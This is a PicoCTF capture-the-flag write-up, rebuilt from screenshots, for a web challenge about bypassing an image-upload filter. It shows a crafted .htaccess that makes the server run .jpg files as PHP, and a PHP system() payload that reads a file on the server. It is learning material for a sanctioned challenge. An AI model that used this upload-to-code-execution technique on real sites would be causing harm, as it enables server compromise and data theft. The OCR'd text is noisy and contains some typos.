

byp4ss3d


- As a piece of advice, use FireFox (Their devTools is better)
- So basically, we'll create a file that is jpg, but contains php script:

The screenshot shows a web browser window on a Kali Linux VM. The URL is `capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d`. The page content includes a terminal session showing the command `ls` which lists a file named `attack.jpg`. A sidebar on the left provides challenge details: "A university's online registration portal asks students to upload their ID cards for verification. The developer put some filters in place to ensure only image files are uploaded but are they enough? Take a look at how the upload is implemented. Maybe there's a way to slip past the checks and interact with the server in ways you shouldn't." Below this, it says "Additional details will be available after launching your challenge instance." At the bottom, it shows "2,612 users solved" and "97% Liked". On the right, there are statistics for other challenges: "612 solves" and "97% solved" for one, and "471 solves" and "95% solved" for another.

The screenshot shows the FireFox DevTools Network tab. A POST request is being made to `upload.php` with a content type of `multipart/form-data; boundary=----WebKitFormBoundary1234567890`. The request body contains the file `attack.jpg`. The response status is `200 OK`.

- It searches if there any flag related files in the server...
- But the problem is that .htaccess access is forbidden, so we can't actually access it nor see its content...
- Here's the trick:

- We upload it, and this is what we get:



- Now we create a .htaccess file of our own, that describes our "attack.jpg" file as an php and jpg file...

```
(capscorpion142@asaad) [~/../Autoformation/CTFs/PicoCTF/byp4ss3d]
$ touch .htaccess
$ ls -al
total 16
drwxrwxr-x  2 capscorpion142 capscorpion142 4096 Jan 25 15:13 .
drwxrwxr-x  24 capscorpion142 capscorpion142 4096 Jan 25 13:57 ..
-rw-rw-r--  1 capscorpion142 capscorpion142   56 Jan 25 15:13 attack.jpg
-rw-rw-r--  1 capscorpion142 capscorpion142   37 Jan 25 15:17 .htaccess
```

The terminal window shows a user named "capscorpion142" logged in on a Kali Linux VM. The user is in a directory named "byp4ss3d". They run the command "touch .htaccess" to create a new file. Then they run "ls -al" to list the files in the directory, which shows "attack.jpg" and ".htaccess" files along with other system files.

Kali Linux [En fonction] - Oracle VM VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

File Actions Edit View Help

```
GNU nano 8.4 .htaccess *
```

<Files "attack.jpg">
AddType application/x-httpd-php .jpg
</Files>

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-B To Bracket
^X Exit ^R Read File ^A Replace ^U Paste ^J Justify ^Y Go To Line M-E Redo M-B Where Was M-F Previous
Windows Search Rechercher

Kali Linux [En fonction] - Oracle VM VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

File Actions Edit View Help

```
(capscorpion142@asaad:[~/Autoformation/CTFs/PicoCTF/byp4ss3d]$ touch .htaccess
```

AddType application/x-httpd-php .jpg

```
(capscorpion142@asaad:[~/Autoformation/CTFs/PicoCTF/byp4ss3d]$ ls -al
```

total 16
drwxrwxr-x 2 capscorpion142 capscorpion142 4096 Jan 25 15:13 .
drwxrwxr-x 24 capscorpion142 capscorpion142 4096 Jan 25 13:57 ..
-rw-rw-r-- 1 capscorpion142 capscorpion142 56 Jan 25 15:13 attack.jpg
-rw-rw-r-- 1 capscorpion142 capscorpion142 37 Jan 25 15:17 .htaccess

```
(capscorpion142@asaad:[~/Autoformation/CTFs/PicoCTF/byp4ss3d]$ nano .htaccess
```

```
(capscorpion142@asaad:[~/Autoformation/CTFs/PicoCTF/byp4ss3d]$ cat .htaccess
```

<Files "attack.jpg">
AddType application/x-httpd-php .jpg
</Files>

```
(capscorpion142@asaad:[~/Autoformation/CTFs/PicoCTF/byp4ss3d]$
```

Windows Search Rechercher

- We're going to resend a request with that .htaccess file

Kali Linux [En fonction] - Oracle VM VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

amiable-citadel.picocft.net:63860

amiable-citadel.picocft.net:63860/upload.php

Successfully uploaded!
Access it at: [images/attack.jpg](#)

New Request Search Blocking Headers Cookies Request Response Timings

Origin http://amiable-citadel.picocft.net:63860

Connection keep-alive

Referer http://amiable-citadel.picocft.net:63860/

Upgrade-Insecure-Re... 1

User-Agent Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

Headers

Response Headers (277 B)

Block Resend

- We replace attack.jpg with ".htaccess" that we have in the same folder

Kali Linux [En fonction] - Oracle VM VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

amiable-citadel.picocft.net:50631

amiable-citadel.picocft.net:50631/upload.php

Successfully uploaded!
Access it at: [images/attack.jpg](#)

New Request Search Blocking Headers Cookies Request Response Timings

Body

```
--23775834021217616476552259903
Content-Disposition: form-data; name="image"; filename=".htaccess"
Content-Type: image/jpeg
-----23775834021217616476552259903--
```

POST http://amiable-citadel.picocft.net:50631/upload.php

Status 200 OK ⓘ



Version HTTP/1.1

Transferred 368 B (89 B size)

Referrer Policy strict-origin-when-cross-origin


Request Priority Highest

- Then, we remove the php request line and replace it with the body of the .htaccess:




- We open the link, resend that request with .htaccess file:


At first:



- We can see here that we accessed the server:



- And we notice also that there is a flag file...
- So all we have to do now, is to make another jpg file, and send it, this file must have a php script that displays what's inside that flag.txt file:



Kali Linux [En fonction] - Oracle VM VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d

File Actions Edit View Help

GNU nano 8.4 readfile.jpg *

```
<?php echo system("cat /var/www/flag.txt"); ?>
```

File Dirsec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

/sys/devices/pnp0/00:04/00:04:0/00:04:0/ttyS0/flags /sys/devices/platform/serial8250/serial8250:0/serial8250:0.3/tty/ttyS3/flags /sys/devices/platform/serial8250/serial8250:0/serial8250:0.1/tty/ttyS1/flags /sys/devices/platform/serial8250/serial8250:0/serial8250:0.2/tty/ttyS2/flags /sys/devices/virtual/net/eth0/flags /sys/devices/virtual/net/lo/flags /var/www/flag.txt /var/www/flag.txt

^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket ^B Where Was M-B Previous
^X Exit ^R Read File ^A Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy M-5 Next

Windows Search Rechercher

capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d

Fichier Machine Écran Entrée Périphériques Aide

capscorpion142@asaad: ~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d

File Actions Edit View Help

(capscorpion142@asaad)-[~/.../Autoformation/CTFs/PicoCTF/byp4ss3d]

```
$ touch readfile.jpg
```

(capscorpion142@asaad)-[~/.../Autoformation/CTFs/PicoCTF/byp4ss3d]

```
$ nano readfile.jpg
```

(capscorpion142@asaad)-[~/.../Autoformation/CTFs/PicoCTF/byp4ss3d]

```
$ cat readfile.jpg
```

(capscorpion142@asaad)-[~/.../Autoformation/CTFs/PicoCTF/byp4ss3d]



```
<?php echo system("cat /var/www/flag.txt"); ?>
```

(capscorpion142@asaad)-[~/.../Autoformation/CTFs/PicoCTF/byp4ss3d]

```
$
```

Windows Search Rechercher

- Now we add send it, then resend a new .htaccess file



- In .htaccess, we change attack.jpg to readFile.jpg

```
GNU nano 8.4                               .htaccess
<Files "attack.jpg">
AddType application/x-httdp-php .jpg
</Files>
```


The image "http://amiable-citadel.picoctf.net:53200/images/readFile.jpg" cannot be displayed because it contains errors.

```
GNU nano 8.4                               .htaccess *
<Files "readFile.jpg">
AddType application/x-httdp-php .jpg
</Files>
```


The image "http://amiable-citadel.picoctf.net:53200/images/readFile.jpg" cannot be displayed because it contains errors.

- Here, like we inform that is an php and jpg

```
Kali Linux [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Péphériques Aide
capscorpion142@asaad:~/Desktop/Autoformation/CTFs/PicoCTF/byp4ss3d
File Actions Edit View Help
(capscorpion142@asaad) [~.../Autoformation/CTFs/PicoCTF/byp4ss3d]
$ nano .htaccess
(capscorpion142@asaad) [~.../Autoformation/CTFs/PicoCTF/byp4ss3d] .htaccess: /var/www/html/images/readFile.jpg" cannot be displayed because it contains errors.
$ cat .htaccess
<Files "readFile.jpg">
AddType application/x-httdp-php .jpg
</Files>
(capscorpion142@asaad) [~.../Autoformation/CTFs/PicoCTF/byp4ss3d]
$
```



Successfully uploaded!
Access it at: [images/readFile.jpg](#)



- And here's our flag:

